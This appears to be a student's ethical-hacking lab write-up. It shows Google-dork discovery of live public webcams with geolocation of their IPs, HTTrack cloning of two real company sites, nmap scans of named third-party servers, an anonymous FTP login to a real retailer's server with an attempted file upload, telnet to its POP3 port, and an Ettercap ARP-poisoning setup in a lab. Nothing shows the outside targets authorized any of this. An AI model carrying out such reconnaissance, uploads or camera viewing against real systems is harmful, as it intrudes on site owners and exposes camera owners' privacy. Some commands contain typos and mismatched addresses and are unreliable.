
23EO4-ST#IS#6246– Task-1

TASK 1

Find two IP webcams using Goole Dorks and GHDB, and after that

find the location of the IP address using the IP Geo Location Tool.

STEP 1: Go on chrome enter following in search bar inur:'webcam' , inurl: 'webcam xp5'



STEP 2: You will get multiple links for live cameras select any

STEP 3: IP camera results will be displayed

STEP 4: Open the results one by one


STEP 5: Select one working camera

STEP 6: Check the location of the IP address using the IP Geo Location Tool: https://ipgeolocation.io/

STEP 7: Enter the IP address in IP Geo Location Tool

LIVE CAMERA 1:

url : http://www.insecam.org/en/view/886988/



LOCATION:


Enter any IPv4, IPv6 address or domain name:
117.215.128.17
"ip": "117.215.128.17",
"country_name": "India",
"state_prov": "Karnataka",
"city": "Bengaluru",
"latitude": "13.02828",
"longitude": "77.59360",
"time_zone": "Asia/Kolkata",
"isp": "BSNL Internet",
"currency": "Indian Rupee",
"country_flag":

LIVE CAMERA 2:

inurl: 'webcam xp5'

http://www.insecam.org/en/view/504141/

Enter any IPv4, IPv6 address or domain name:

166.247.77.253


```
"ip": "166.247.77.253",
"country_name": "United States",
"state_prov": "Texas",
"city": "Euless",
"latitude": "32.83707",
"longitude": "-97.08195",
"time_zone": "America/Chicago",
"isp": "Wireless Data Service Provider Corporation",
"currency": "US Dollar",
"country_flag":
```


PART B


Using the HTTrack tool you need to clone any 2 websites.

STEP 1: Create a New Project:

When HTTrack opens, click on Next to create a new project.


STEP 2: Enter a name for your project and choose a location on your computer where you want to save the copied website files then click next

STEP 3: Enter the URL of the website in "Web address (URL)" field.




STEP 4: Click on the "Finish" button to start copying the website.


HTTrack will begin downloading the website's files to your specified directory.



STEP 5: HTTrack will display the progress of the download



STEP 6: Once it is downloaded navigate to the directory and Open the "index.html" file




Website 1 clone: https://suprajatechnologies.com/

Why Choosing Us

SPECIAL FEATURES

Webiste 2 clone : https://www.boat-lifestyle.com/



23EO4-ST#IS#6246– Task-2

TASK-2

A. Sniffing - Identify the websites that have vulnerable protocols to sniff

o FTP

o POP3

FTP

STEP 1: Search for webiste (target) site:.bd

Website: https://easyfashion.com.bd/

STEP 2: Check target IP address

COMMAND:

nslookup <website name>

nslookup easyfashion.com.bd

```
┌──(kali㉿kali)-[~]
└─$ nslookup easyfashion.com.bd
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
Name:   easyfashion.com.bd
Address: 103.163.246.25


┌──(kali㉿kali)-[~]
└─$
```

STEP 3: Check open ports of target

Port number for FTP: 20 ,21

COMMAND: nmap -p 21, <ipaddress>

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21, 103.163.246.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 12:44 EDT
Nmap scan report for 103.163.246.25
Host is up (0.047s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

For fast scan and for checking all ports which are open


COMMAND: nmap -F 192.163.246.25

To check multimer website open ports at once do LIST SCAN

- nano scan
- Save ctrl+o
- Add multiple targets to check for open ports
- Ctrl+x -save
- Ls -scan file u get
- Cat scan –to see the targets
- namp -iL scan (file name)

```
┌──(kali㉿kali)-[~]
└─$ nmap -il scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 13:24 EDT
Nmap scan report for easyfashion.com.bd (103.163.246.25)
Host is up (0.045s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2002/tcp open  globe
2003/tcp open  finger
2004/tcp open  mailbox
2005/tcp open  deslogin
2006/tcp open  invokator
3306/tcp open  mysql

Nmap scan report for klubhaus.com.bd (23.227.38.65)
Host is up (0.0070s latency).
rDNS record for 23.227.38.65: myshopify.com
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 2 IP addresses (2 hosts up) scanned in 5.42 seconds

┌──(kali㉿kali)-[~]
└─$
```

STEP 4: Turn on wireshark and start capturing of data



STEP 5: Scanning FTP

COMMAND : ftp easyfashion.com.bd 21

To login: anonymous user logged in


```
Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

┌──(kali㉿kali)-[~]
└─$ ftp easyfashion.com.bd 21
Connected to easyfashion.com.bd.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 3 of 50 allowed.
220-Local time is now 01:32. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (easyfashion.com.bd:kali): anonymous
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

STEP 6: Send file into target

put <filename>

```
┌──(kali㉿kali)-[~]
└─$ ftp easyfashion.com.bd 21
Connected to easyfashion.com.bd.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 3 of 50 allowed.
220-Local time is now 01:35. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (easyfashion.com.bd:kali): anonymous
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put scan
local: scan remote: scan
229 Extended Passive mode OK (|||33480|)
550 Anonymous users may not overwrite existing files
ftp>
```

STEP 7: check wireshark filtering-ftp



POP3 / TELNET SNIFFING -110

STEP 1: Search for target

STEP 2: Search for open ports

Step 3: Turn on Wireshark and start capturing packet

Step 4: command for scanning on pop3 target


COMMAND:

telnet <target> port number

telnet easyfashion.com.bd 110

STEP 5: Check Wireshark packets filtering- pop

```
$ nslookup easyfashion.com.bd
Server:         192.168.8.1
Address:        192.168.8.1#53

Non-authoritative answer:
Name:   easyfashion.com.bd
Address: 103.163.246.25


┌──(kali㉿kali)-[~]
└─$ nmap -T 103.163.246.25
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-04-05 15:56 EDT
Nmap scan report for 103.163.246.25
Host is up (0.046s latency).
Not shown: 87 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds

┌──(kali㉿kali)-[~]
└─$ telnet easyfashion.com,bd 110
Server lookup failure:  easyfashion.com,bd:110, Name or service not known

┌──(kali㉿kali)-[~]
└─$ telnet easyfashion.com.bd 110
Trying 103.163.246.25...
Connected to easyfashion.com.bd.
Escape character is '^]'.
+OK Dovecot ready.
```



HTTP -80

STEP 1: Search for target

STEP 2: Search for open ports-80

Step 3: Turn on Wireshark and start capturing packet

Step 4: command for scanning on HTTP target


COMMAND:

telnet <target> port number

telnet FRCRCE.AC.IIN110

STEP 5: Check Wireshark packets filtering- pop

```
┌──(kali㉿kali)-[~]
└─$ nslookup frcrce.ac.in
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
Name:   frcrce.ac.in
Address: 103.116.169.163


┌──(kali㉿kali)-[~]
└─$ nmap -p 80, 192.168.0.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 16:40 EDT
Nmap scan report for 192.168.0.1
Host is up (0.010s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

┌──(kali㉿kali)-[~]
└─$ telnet  192.168.0.1 80
Trying 192.168.0.1 ...
Connected to 192.168.0.1.
Escape character is '^]'.
```




-PART B

B) Perform the ARP Poisoning Attack on your local network and perform sniffing.

STEP 1: Turn on 2 operating system for assigning <u>target 1 and target 2</u> and perform ARP poisioning, man in the middle attack

- Turn on Windows 7 or 10 check its IP address
- Turn on Metasploitable machine check its IP address
- Turn on Kali Linux → Search Ettercap-graphical

STEP 1: TURN ON TARGET 1, TARGET 2 OS



STEP 2: Turn on ETTERCAP-GRAPHICAL on Kali , click on tick button above


STEP 3:

After entering into click on search icon – SCAN FOR HOSTS

STEP 4: click on HOST LIST to get all list of host up


STEP 5: You will get list of hosts

STEP 6 : Assign Target 1 and Target 2 on machine



STEP 7: ADD TARGET 1 – 192.168.0.1

ADD TARGET 2- 192.168.0.102

